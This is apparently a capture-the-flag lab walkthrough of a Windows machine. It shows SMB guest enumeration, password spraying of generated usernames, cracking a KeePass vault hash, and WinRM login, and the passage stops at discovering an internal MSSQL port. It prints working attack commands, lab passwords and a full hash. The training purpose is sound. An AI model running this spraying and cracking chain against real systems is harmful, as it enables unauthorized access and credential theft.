
Overview
The machine starts by guest smb access to an HR share that yields an initial password, password spraying new employee usernames to get a foothold and gain read access to an IT share to find a keepass vault and reuse its secrets to get winrm as a privileged user. It then forwards the internal mssql port to impersonate sa and get a shell as sysadmin, abusing SeImpersonatePrivilege to get shell as system.
Enumeration
We'll start with an nmap scan as usual:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.141.227 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-08 20:08 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:08
Completed NSE at 20:08, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:08
Completed NSE at 20:08, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:08
Completed NSE at 20:08, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 20:08
Completed Parallel DNS resolution of 1 host. at 20:08, 0.10s elapsed
Initiating Connect Scan at 20:08
Scanning 10.1.141.227 [1000 ports]
Discovered open port 139/tcp on 10.1.141.227
Discovered open port 3389/tcp on 10.1.141.227
Discovered open port 135/tcp on 10.1.141.227
Discovered open port 445/tcp on 10.1.141.227
Discovered open port 5985/tcp on 10.1.141.227
Completed Connect Scan at 20:08, 10.96s elapsed (1000 total ports)
Initiating Service scan at 20:08
Scanning 5 services on 10.1.141.227
Completed Service scan at 20:08, 14.68s elapsed (5 services on 1 host)
NSE: Script scanning 10.1.141.227.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:08
NSE Timing: About 99.86% done; ETC: 20:09 (0:00:00 remaining)
Completed NSE at 20:09, 40.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:09
Completed NSE at 20:09, 0.70s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:09
Completed NSE at 20:09, 0.00s elapsed
Nmap scan report for 10.1.141.227
Host is up, received user-set (0.16s latency).
Scanned at 2026-09-08 20:08:27 EDT for 67s
Not shown: 995 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| _ssl-date: 2026-09-09T00:09:32+00:00; -1s from scanner time.
| rdp-ntlm-info:
| Target_Name: WIN-0MTGMLVOBBO
| NetBIOS_Domain_Name: WIN-0MTGMLVOBBO
| NetBIOS_Computer_Name: WIN-0MTGMLVOBBO
| DNS_Domain_Name: WIN-0MTGMLVOBBO
| DNS_Computer_Name: WIN-0MTGMLVOBBO
| Product_Version: 10.0.20348
| _ System_Time: 2026-09-09T00:08:53+00:00
| ssl-cert: Subject: commonName=WIN-0MTGMLVOBBO
| Issuer: commonName=WIN-0MTGMLVOBBO
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-29T19:25:58
| Not valid after: 2027-02-28T19:25:58
| MD5: c39e:d38e:37eb:4466:089b:4795:fc90:dabc
| SHA-1: f207:146c:2797:cc64:6189:fc58:07ff:3823:bea7:06db
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQM2WaS7IG0JRNzqygLJly1zANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9XSU4tME1UR01MVk9CQk8wHhcNMjYwODI5MTkyNTU4WhcNMjcw
| MjI4MTkyNTU4WjAaMRgwFgYDVQQDEw9XSU4tME1UR01MVk9CQk8wggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDHvX2Pg0upmN5uiRYQyHfuTPPWPxt6yK2d
| f2Z+ClYMm/vZ+rgKrLOcfFl5L6hRZmhULfo/haWGZZ9mFdQCdLfEOW9S6lQ+hODu
| VOkDVXYclVF8SJQzQybrRocWDb8CTI1oJOMSo5870XItvaAKSCHtbFnOWBI9nivr
| wSDrcFFu/DR97QbUPBdjQp84CWmV7cmCX5dTubvFxRN2fur4gE0zH37qEgOlYtTU
| czLhtFesvsRa5mJsVeXT8yUf/uA98iKNH1geFo9GxBXUVxuHH9br/aJmkk0K1dcP
| M9EVU3SUQoF7p/TnbBV/DyFERycjK9vOKbWLV2C2w/DNunYsqYGtAgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAQAlzR737ucY37+9owMbk/CBCyre6OcW/3vKL8O8vQccr2I5ONZqr9grJ
| tDU45PxkztLJ4Qpc/T8Kxu6isono5gPVIJo8g1rGmwQ+RBTeVEejoPcBMxoff9Yl
| B3zOOVRXp9Tz4aiBAVNor6Rv07KAzb51TbYu+XZxlue/meBv2ZBP3q/HbQYMu9Ou
| gC26QHQrOfy/u2NenqQr2EtPLASqVlKmiIQTUvSKpXzn6GampLCFO+mmDRWITj6m
| YDa3c90zDNw5lLhClnyFf4eRcXNfjxI/hkyZ0Kl8xwxtix9RGXU+1dGLFYVxmv29
| T/5fe5K1nkZ+XQynyDEsUe2X+UH33g==
| _-----END CERTIFICATE-----
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-server-header: Microsoft-HTTPAPI/2.0
| _http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| _clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
| date: 2026-09-09T00:08:56
| _ start_date: N/A
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 56558/tcp): CLEAN (Timeout)
| Check 2 (port 21537/tcp): CLEAN (Timeout)
| Check 3 (port 18907/udp): CLEAN (Timeout)
| Check 4 (port 27442/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:09
Completed NSE at 20:09, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:09
Completed NSE at 20:09, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:09
Completed NSE at 20:09, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.98 seconds
The scan result shows that the target is running:
- SMB
- WinRM
- RDP
This is a Windows machine (not AD), so let's start enumerating services. Our only way forward from here is SMB (we can try some funky stuff with RDP if SMB didn't work out).
SMB access as guest
First, testing if the Guest account is enabled or not, and as you can see it is enabled:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ nxc smb 10.1.141.227 -u 'Guest' -p ''
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [*] Windows Server 2022 Build 20348 x64 (name:WIN-0MTGMLVOBBO) (domain:WIN-0MTGMLVOBBO) (signing:False) (SMBv1:False)
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\Guest:
Listing the shares that the Guest account can access, the HR share is readable by Guest:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ nxc smb 10.1.141.227 -u 'Guest' -p '' --shares
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [*] Windows Server 2022 Build 20348 x64 (name:WIN-0MTGMLVOBBO) (domain:WIN-0MTGMLVOBBO) (signing:False) (SMBv1:False)
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\Guest:
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [*] Enumerated shares
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO Share Permissions Remark
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO ----- ----------- ------
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO ADMIN$ Remote Admin
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO C$ Default share
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO HR READ
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO IPC$ READ Remote IPC
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO IT
Listing the files on that share, we see an email file and some PDFs:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ smbclient //10.1.141.227/HR -U'Guest'%''
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu May 21 13:00:14 2026
  ..                                DHS        0  Sun Aug 30 15:26:19 2026
  employees.eml                       A      384  Thu May 21 12:14:17 2026
  New_Employees.pdf                   A    20539  Thu May 21 11:50:17 2026
  PerformanceReport.pdf               A    39619  Thu May 21 12:20:15 2026
  Recommendation.doc                  A    60416  Thu May 21 12:22:51 2026

                9534719 blocks of size 4096. 5616703 blocks available
smb: \> mget *
Get file employees.eml? y
getting file \employees.eml of size 384 as employees.eml (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
Get file New_Employees.pdf? y
getting file \New_Employees.pdf of size 20539 as New_Employees.pdf (27.7 KiloBytes/sec) (average 15.8 KiloBytes/sec)
Get file PerformanceReport.pdf? y
getting file \PerformanceReport.pdf of size 39619 as PerformanceReport.pdf (54.0 KiloBytes/sec) (average 29.4 KiloBytes/sec)
Get file Recommendation.doc? y
getting file \Recommendation.doc of size 60416 as Recommendation.doc (92.9 KiloBytes/sec) (average 44.6 KiloBytes/sec)
smb: \> exit
Starting with the email that states that all the new employees have the initial password MegaCorp2026 set for them:
This means if we can get our hands on the new employees' names we can password spray this (considering that the user lynda.smith that this email was sent to is also a target):
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ cat employees.eml
From: Fred Green < fred.green@megacorp.com>
To: Lynda Smith < lynda.smith@megacorp.com>
Subject: Employees
Date: Thu, 21 May 2026 10:15:00 -0600
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 7bit

Accounts for new employees have been set up, temporary password is MegaCorp2026!

They will have to change the password once they login.
Looking at the New_Employees.pdf file, we find a list of the new employees and Lynda isn't one of them, so let's create a list of possible usernames from this list (we could've also guessed based on the naming convention of fred.green and lynda.smith that the naming is only either first.last or last.first, but this doesn't change anything about what we'll do, it just could've made it shorter):

Access as Tim.Torner
First, we'll write a list of names that we got:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ cat new_employees.txt
Alvin Glein
Jen Daya
Tim Torner
Jose Castillo
Then we use username-anarchy to create a list of possible usernames, and this is the step where we could've done username-anarchy -i new_employees.txt --select-format first.last,last.first just to make the password spray shorter:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ /opt/username-anarchy/username-anarchy -i new_employees.txt | tee users.txt
alvin
alvinglein
alvin.glein
< SNIP>
timtorner
tim.torner
timtorne
timtorn
timt
t.torner
ttorner
ttim
t.tim
tornert
torner
torner.t
torner.tim
< SNIP>
If we start spraying, we'll see that any wrong credentials will default to the Guest account, so we'll use grep -v Guest to hide all Guest results:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ nxc smb 10.1.141.227 -u users.txt -p 'MegaCorp2026!' | grep '[+]'
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\alvin:MegaCorp2026! (Guest)
And as you can see, using --continue-on-success to keep going, we got two possible users that didn't change their passwords yet:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ nxc smb 10.1.141.227 -u users.txt -p 'MegaCorp2026!' --continue-on-success | grep '[+]' | grep -v Guest
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\tim.torner:MegaCorp2026!
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\jose.castillo:MegaCorp2026!
IT Share as tim.torner
One thing we saw earlier is that IT share that we couldn't read, but now because we have an employee that is working as Help Desk, we can try his credentials against SMB to see if we got access:
And as we guessed, Tim has read access over that share, so let's connect:
Gtk-Message: 20:26:04.605: Failed to load module "colorreload-gtk-module"
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ nxc smb 10.1.141.227 -u tim.torner -p 'MegaCorp2026!' --shares
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [*] Windows Server 2022 Build 20348 x64 (name:WIN-0MTGMLVOBBO) (domain:WIN-0MTGMLVOBBO) (signing:False) (SMBv1:False)
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\tim.torner:MegaCorp2026!
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO [*] Enumerated shares
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO Share Permissions Remark
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO ----- ----------- ------
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO ADMIN$ Remote Admin
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO C$ Default share
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO HR READ
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO IPC$ READ Remote IPC
SMB 10.1.141.227 445 WIN-0MTGMLVOBBO IT READ
The share has some files, and the most interesting one is this .kdb file which is an older version of the KDBX format:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ smbclient //10.1.141.227/IT -U'tim.torner'%'MegaCorp2026!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu May 21 13:24:31 2026
  ..                                DHS        0  Sun Aug 30 15:26:19 2026
  cisco_b_install-guide.pdf           A  2659594  Thu May 21 12:26:50 2026
  Database.kdb                        A     1996  Thu May 21 13:44:38 2026
  Exchange_migration.pdf              A   450593  Thu May 21 12:29:34 2026
  PsExec64.exe                        A   833472  Tue Apr 11 19:16:08 2023
  putty.exe                           A  1483040  Wed Dec 13 10:04:34 2023
  readerdc_es_xa_crd_install.exe      A  1202680  Fri Dec 21 20:27:28 2018
  Service proposal.pdf A 90831 Thu May 21 12:25:06 2026

        9534719 blocks of size 4096. 5648463 blocks available
smb: \> get Database.kdb
getting file \Database.kdb of size 1996 as Database.kdb (3.4 KiloBytes/sec) (average 3.4 KiloBytes/sec)
smb: \> get Exchange_migration.pdf
getting file \Exchange_migration.pdf of size 450593 as Exchange_migration.pdf (299.7 KiloBytes/sec) (average 215.9 KiloBytes/sec)
smb: \> get Service proposal.pdf
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Service
smb: \> get 'Service proposal.pdf '
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \'Service
smb: \> get 'Service proposal.pdf'
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \'Service
smb: \> get cisco_b_install-guide.pdf
getting file \cisco_b_install-guide.pdf of size 2659594 as cisco_b_install-guide.pdf (749.4 KiloBytes/sec) (average 551.3 KiloBytes/sec)
smb: \> exit
First, we'll extract the vault master password hash to crack it:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ ^C
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ keepass2john Database.kdb | tee database.hash
Inlining Database.kdb
Database.kdb:$keepass$*1*600000*0*0b9870a69b6e6425d3168155477ba307*c80096d4bd375da8698c0440bf84ec510fa779aab3b765e7f05cea5a8aaeb4bf*4dbf3321dfd9dba6b57c893c3962f72d*b41fe89
96743ffc662b47e9424bfe870e6118f7fd361567a085a5585e91a69fa*1*1872*42a5f56dc9e29b92381f42a5d659f0314cac24ba7b5d71fa63c1bd814510809ef89af14850c9faca774aecdbb92a57c87aa9e20f75b
f1c4ed893ecd5a5285b627d32348af3b17399b0bd1c45f2a8ebd4ddff639e67d250e020021d23572e5359631d489941d7d325db63780cd0d403441ba41ee2729f928e375434686aba2c98eab62fc0e34e734831267cb
072917eeb6f529e324729cfb75ae9da571b4dfe9130ec7fbefa158168cef8e5ac1ea814d857f7abb5656339e0b65e45c2de7043905547821c045bbbc6f99edba733ddb0390a0f5030dc4f56bc6e85d04d6b25919d0bd
cd7785451f4ced3a22b477f1ac1201979af73dd669501761bfb3f03fde263d439d9ed84201d37b21c4410a38dde6f5ebf81e15b099b400ce4b9d4b89d225553b84249a1b1a98313ee7571bf2c08d9069f6b82fcd009f
21ea9bd053bc4981a6ece76c32561ff33e6848276792822f838994893a723b73f8d9a6d3577ee8704d816b0d4165a307e626de8fc57950395684cdb7e008f85565bf06bd144daa44bc3103d09477ed3cd0e3a9688f16
181b75d9a334cb34a10d7ba48a672490d29d74229061d7324e5cece398320c9ef0c0ae181b9d400e8263caa4a74f04038a8c26a318ec208f93ca7d91696aa3b0a056c9798d826f5ae1e35e38c2cab18e6590af8c4c89
24f80b65b46cbb80726cea02f4ede34382d37f4e112e7e21fe62aebc7f92122e7cf6969b18c8d459d8ed51fd8afbaa0f1beb95b9d77a4708a9567bd267d3720e184bd4b7b6300d3a426ee64386e32d855c8d64e955c1
011f661dc98bf0fa64bd8a7576b4dda999273467b1731b2622a6c4d3492d40fdb53c81fafdaad9700b6d8b4e750a2848cda522ce313dd3a400de490f7ae0b917884900eddd3a7265c64bbd38eaaf3006df3af904de49
afbc2b46c29d672c1512b12b5e5dec311411920465cdf95b2386071d1a09990b43a8394bd0ba9cc487e35527bf8fcd7d71a3e482b65fa630131038f3c0cbe22f3177eb4cda96987371d385a56fc4cbedfeb00755dc1a
2cada7e9d3ff7c03ba32ae5acf95077f9b796e7f56712f37ab6554ae5d5e76c4e1c80234036f2163ed2cca8b390d9d44d5591e5ee7cfcb753dc1a1f80be78f9614a9d8e37a62e28e15c5e66a81468e62c0c4802ad418
4fe55008b152d7abd55ac46cc3dceaedd89295f6a83d3cd6a36dc6bbd38dc7e8e71fc03548d4de844169c693a92076b670f7f63cf02524d66ee32684f83e09a97932e03514a746038afbe79d83c0f2014828c48c57d6
05e458041068f59dcf8c4b6666f5d89f824f87ee6afecac60e3d3e368a1d564d27418dc337d0b515a389951bd5b64c2639d47760dbc602c79e70e4e4a14ae2b0b749185559e5274fd61ca1107320be01f3b477eecd71
9776c2067201a9b776a1862fcf14a7f7e6ac372e9950eb4fd6922380e8985c85765e82c1d8645ba5b3709d61ebea6493b0b9d9fcc8275f3855cf6b99aa649e56f1065f7896a6012e918918793a32241c66d772cb202a
dcc43acf9e3d805536de192a8c654a2e8437455d371d6081f093a10187114d7d672023f73075d9c317984badbeecc1f69fbaaa75d50654da5c83613167650d9b788ac1e799e118afd023c600d1a80e52a81aa5dfc877
8fb939e0fd5bab035b054518727b4052eb669a9de748d01d8c91becd4299a0d36e96b86e869cebf2da4ffd1f330389f132e44e08ada5393976993d41b670b3190af1614008f9999df8835eec75c15a394f743dc76126
7b308de45569d04e680d4f4f26b83716644bb92a151ab5880ed9beafe062a81abc1cae4ceddd04941b4dfdfdaff90da485b390fd911f8e49385333df149778e76c16315d81569298ae7b2c76459b3b2f0742e771a536
1cd77efeba6aa7e064db4c6e42a911e9e9d67623a3e84b01e4d7747c8b5d2f5bf014cb8393213a9f6cf82128f7daf74190e3dbc4d94c217d2ffd5ed023cc465574b4c71f729d818cd704fe4763695c8a65fb30da3cd4
cf6e33bb619cec919e08bb6a24ffa43eb0fdd3c35ebca08be8fcb697d82e12eaea7f1cf311f96d32cf35d2f8e1bccb49108fe62a492a8ebe05b172a66e1002a917e03a386f24857bb0581612e1f7ea74529cd2c9bf51
693e0237701012daf3e87f23d393d8e2cd2f2d11e3ee38881042b9858960581ffac60c16c1d9b5023160feec3359dc0c90dc08ca3ca4777fee590c3e0201a8f733f8ed2508808670d199d2e84ad6780feb86df0aec82
eedb1f10a7f09108dab4626a98266689b3db42b097dea99f45ac2cdc54e30d9305a7b93f995184c05fcbf18938a05febd3c8a9d332bb0d7d92a4234ee82987fdc8286e3a5857f6f06411caf611b34e769f794c0f790d
d5dc9dda4e3b27568603540777d351272a3e06c4f17259c46939dd9d4a13c098719fd36777897699e8814a49a988f5fdb5468f8f9b89e97e079903e40ed13777466fb22af905cff363652ac1ccefdb41745b4f2ce64e
dd086c05383ed0159d057a964fbac507bf4f630924686cc3132fbd9b494feeef8b039c662f1567dcefdd54fb9cf2e3bb3ba02faee589b867ec6efd21379d63a96c2c9538964e8b3d3d1acb7115df38b27edd9aea276a
8b3d24bc27d59ba47c8da8deb
KeePass .kdb is the legacy KeePass 1.x database format.
keepass2johnextracts its master password hash so it can be cracked offline with John the Ripper or Hashcat.
Then we use John to crack it and find out that the password for the vault is princess:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ john database.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 1 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess (Database.kdb)
1g 0:00:00:01 DONE (2026-09-08 20:29) 0.9009g/s 7.207p/s 7.207c/s 7.207C/s 123456..rockyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

Because this is an old format, we can't just open it like other KDBX files using keepassxc file.kdbx, but we have to open the app, then go to Database -> Import and follow the numbers on the screen as you can see:

Once we click continue, we'll see the passwords. The most interesting one is fred.green because from the email he looked like he has some privileges or he is in charge, but we'll also note other passwords that we might use to spray:
WinRM as fred.green
First, validating the user credentials, we can WinRM as fred.green:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ nxc winrm 10.1.141.227 -u fred.green -p '7ERRI9Q0YEfvJYF'
WINRM 10.1.141.227 5985 WIN-0MTGMLVOBBO [*] Windows Server 2022 Build 20348 (name:WIN-0MTGMLVOBBO) (domain:WIN-0MTGMLVOBBO)
WINRM 10.1.141.227 5985 WIN-0MTGMLVOBBO [+] WIN-0MTGMLVOBBO\fred.green:7ERRI9Q0YEfvJYF (Pwn3d!)
First thing is looking for any special groups or privileges, but there's nothing. Only the Remote Management Users group that got us this shell:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ evil-winrm -i 10.1.141.227 -u fred.green -p 7ERRI9Q0YEfvJYF

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\fred.green\Documents> ls
*Evil-WinRM* PS C:\Users\fred.green\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ============================== =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\fred.green\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name Type SID Attributes
====================================== ================ ============ ==================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
*Evil-WinRM* PS C:\Users\fred.green\Documents>
MSSQL as fred.green
Looking at the C:\ folder, I see the SQL2025 folder, but we didn't see port 1433 exposed publicly, so looking for the listening ports we see that port 1433 is listening, so let's port-forward this:
*Evil-WinRM* PS C:\Users\fred.green\Documents> netstat -ano | findstr LISTENING
  TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 908
  TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
  TCP 0.0.0.0:1433 0.0.0.0:0 LISTENING 4052
